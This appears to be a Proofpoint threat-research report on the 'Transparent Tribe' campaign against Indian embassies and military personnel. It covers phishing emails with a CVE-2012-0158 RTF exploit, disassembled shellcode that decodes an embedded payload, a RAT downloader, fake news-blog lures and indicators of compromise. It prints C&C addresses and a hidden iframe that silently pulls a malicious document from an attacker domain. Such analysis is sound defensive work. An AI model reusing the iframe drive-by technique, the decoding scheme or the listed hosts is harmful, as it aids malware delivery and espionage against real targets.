proofpoint™

Operation Transparent Tribe

Threat Insight

Author: Darien Huss

Introduction

Proofpoint researchers recently uncovered evidence of an advanced persistent threat (APT) against Indian diplomatic and military resources. Our investigation began with malicious emails sent to Indian embassies in Saudi Arabia and Kazakstan but turned up connections to watering hole sites focused on Indian military personnel and designed to drop a remote access Trojan (RAT) with a variety of data exfiltration functions. Our analysis shows that many of the campaigns and attacks appear related by common IOCs, vectors, payloads, and language, but the exact nature and attribution associated with this APT remain under investigation.

At this time, the background and analysis in this paper provide useful forensics and detail our current thinking on the malware that we have dubbed "MSIL/Crimson".

Attack against Indian Embassies in Saudi Arabia and Kazakhstan


On February 11, 2016, we discovered two attacks minutes apart directed towards officials at Indian embassies in both Saudi Arabia and Kazakhstan. Both e-mails (Fig. 1, 2) were sent from the same originating IP address (5.189.145[.]248) belonging to Contabo GmbH, a hosting provider that seems to be currently favored by these threat actors. The e-mails also likely utilized Rackspace's MailGun service and both of them were carrying the same exact attachment.

Emails:
4a0728a48c393a480dc328c0e972d57c5493ee5619699e9c21ff7e800948c8e8,"def.astana" <def.astana@mea.gov.in>

839569f031a2cb6e9ae1dc797b1bd7cce53d3528c8b5fbec21cecb0de3f5ac88,"def.riyadh" <def.riyadh@mea.gov.in>

Attachment:
3966f669a6af4278869b9cce0f2d9279, Harrasment (sic) Case Shakantula.doc
exploit: CVE-2012-0158

Doc dropped:
6a69cd7a2cb993994fccec7b7e99c5daa5ec8083ba887142cb0242031d7d4966,svchost.exe
functionality: downloader



Personal Request C/O Brig Mehta - Message (HTML)

Thu 2/11/2016 2:48 PM

shakantula@books2day.com

Personal Request C/O Brig Mehta


To [redacted]@mea.gov.in

Harrasment Case Shakantula.doc (217 KB)

Respected Sir.

I am shakantula. I am requesting you to please consider my request.

Figure 1: First email sent to Embassy of India, Astana, Kazakhstan



Personal Request C/O Brig Mehta - Message (HTML)

Thu 2/11/2016 2:49 PM

shakantula@books2day.com

Personal Request C/O Brig Mehta

To [redacted]@mea.gov.in


Harrasment Case Shakantula.doc (217 KB)

Respected Sir.

I am shakantula. I am requesting you to please consider my request.

Figure 2: Second email sent to Embassy of India, Riyadh, Kingdom of Saudi Arabia

In this incident, the attachment was a weaponized RTF document utilizing CVE-2012-0158 to drop an embedded, encoded portable executable (PE). To decode the embedded PE, the document's shellcode first searches for the 0xBABABABA marker that, when found, will indicate the beginning position of the PE (Fig. 3). The PE is then decoded using the key 0xCAFEBABE while skipping null DWORDs (Fig. 4). A final marker indicates the end of the PE file, which, in this case, is the marker 0xBBBBBBBB. This decode routine, including other components of the exploit document, have been discussed before and have been observed in completely unrelated incidents.




```
loc_124F:
add     ecx, 4
cmp     word ptr [edx+ecx], 0BABAh
jnz     short loc_124F
```

```
cmp     word ptr [edx+ecx+2], 0BABAh
jnz     short loc_124F
```

```
loc_1263:
inc     edx
cmp     byte ptr [edx+ecx], 0BAh ; '¦'
jz      short loc_1263
```

Figure 3: Shellcode searching for 0xBABABABA marker



```
lea     edx, [edx+ecx]
xor     ebx, ebx
lea     ecx, [edi+3000h]
```

```
loc_1275:
mov     eax, [edx+ebx]
cmp     eax, 0
jz      short loc_1282
```


```
xor     eax, 0CAFEBABEh
```

```
loc_1282:
mov     [ecx+ebx], eax
add     ebx, 4
cmp     word ptr [edx+ebx], 0BBBBh
jnz     short loc_1275
```

```
cmp     word ptr [edx+ebx+2], 0BBBBh
jnz     short loc_1275
```

Figure 4: Decoding of encoded PE and searching for terminator marker

After successful exploitation and decoding of the embedded payload, a family of malware we refer to as MSIL/Crimson will be executed on the victim's machine. The first stage in infection is a downloader whose purpose is to download the more fully featured RAT component. The MSIL/Crimson downloader that was dropped (md5: 3a67ebcab5dc3563dc161fdc3c7fb161) will attempt to download the full RAT from 213.136.87[.]122:10001 (Fig. 5). A full description and analysis of the MSIL/Crimson malware family is provided in the Technical Analysis section.



```
00000000  2b 00 00 00 00 75 70 64  61 74 63 3d [redacted]  +....upd atc=[redacted]
00000010  [redacted] 20 7c 20 20 [redacted]  | [redacted]
00000020  [redacted] 20 7c 20 4e  6f 74 2d 46 6f 75 6e 64 [redacted] | N ot-Found
    00000000  23 00 00 00 00 75 70 64  61 74 63 3d 63 6c 69 65 #....upd atc=clie
    00000010  6e 74 3d 5c 77 69 6e 64  6f 77 73 5f 64 65 66 65 nt=\wind ows_defe
    00000020  6e 64 65 72 2e 65 78 65  00 9a 01 00 00 4d 5a 90 nder.exe .....MZ.
    00000030  00 03 00 00 00 04 00 00  00 ff ff 00 00 b8 00 00 ........ ........
    00000040  00 00 00 00 00 40 00 00  00 00 00 00 00 00 00 00 .....@.. ........
    00000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    00000060  00 00 00 00 00 00 00 00  00 80 00 00 00 0e 1f ba ........ ........
    00000070  0e 00 b4 09 cd 21 b8 01  4c cd 21 54 68 69 73 20 .....!.. L.!This 
    00000080  70 72 6f 67 72 61 6d 20  63 61 6e 6e 6f 74 20 62 program  cannot b
    00000090  65 20 72 75 6e 20 69 6e  20 44 4f 53 20 6d 6f 64 e run in  DOS mod
```

Figure 5: MSIL/Crimson downloading RAT

Fake blog with an Indian military emphasis leads to MSIL/Crimson and more

While conducting research related to MSIL/Crimson, Proofpoint researchers discovered a malicious blogspot.com site (Fig. 6), intribune.blogspot[.]com, that appears to have been set up to lure Indian military officials into becoming infected with MSIL/Crimson, njRAT, and possibly other malicious tools. This site is likely operated by the same actor(s) that carried out the previously discussed attacks on Indian embassy officials based on shared C&C infrastructure as discussed in the Cluster Analysis section. Most of the published stories contain some method of directing potential victims to a malicious payload, although a few of the stories did not contain any malicious code at time of analysis. In the following articles from this site, we see the threat actors conducting their malicious activities in multiple ways:

1. Using hyperlinks via an image or text


2. Using the same hypertext link in the article text, on the story's image, and in an iframe

3. The final article in this section contains a link to an additional website that is likely operated by the same threat actor(s) and connected to other email campaigns

Lure articles

4 Sikh Army Officers being trialed in military court on alleged involvement with KLF

Link: hxxp://intribune.blogspot[.]com/2015/11/4-sikh-army-officers-being-trialed-in.html
Malicious Document Location: hxxp://bbmsync2727[.]com/news/4%20Sikh%20Army%20Officers%20being%20trialed.doc
Document: 0197ff119e1724a1ffbf33df14411001
Type: Exploit,CVE-2012-0158,Embedded Payload
Dropped: njRAT - 27ca136850214234bcdca765dfaed79f
C&C: 5.189.145[.]248:10032




India News Tribe

4 Sikh Army Officers being trialed in military court on alleged involvement with KLF

ACCUSED
4 Sikh Army Officers being trialed in military court on alleged involvement with KLF

New Delhi Desk-4 Sikh Army Officers being trialed in military court on alleged involvement with KLF. Read More.


Figure 6: Article lure leading to exploit document capable of installing njRAT on vulnerable machines



In one such operation, Operation Blue Star (June 1984), the **Indian Army** led by the ..... Kapur Singh, a senior **Sikh Indian** Civil Service **officer**, was dismissed by the ..... Dal was initially opposed to Bhindranwale, and even accused him of **being** a

Figure 7: Decoy document dropped by "4 Sikh Army Officers being trialed.doc"

One notable difference between this article and the rest is that it contained an iframe pointing to the same document linked to via the "Read More" hyperlink. This iframe causes visitors to be prompted to download the document immediately upon visiting, as well as from the top level of the malicious website.



```
<iframe height="1" src="http://bbmsync2727.com/news/4%20Sikh%20Army%20Officers%20being%20trialed.doc" style="display: none;" width="1"></iframe>
```

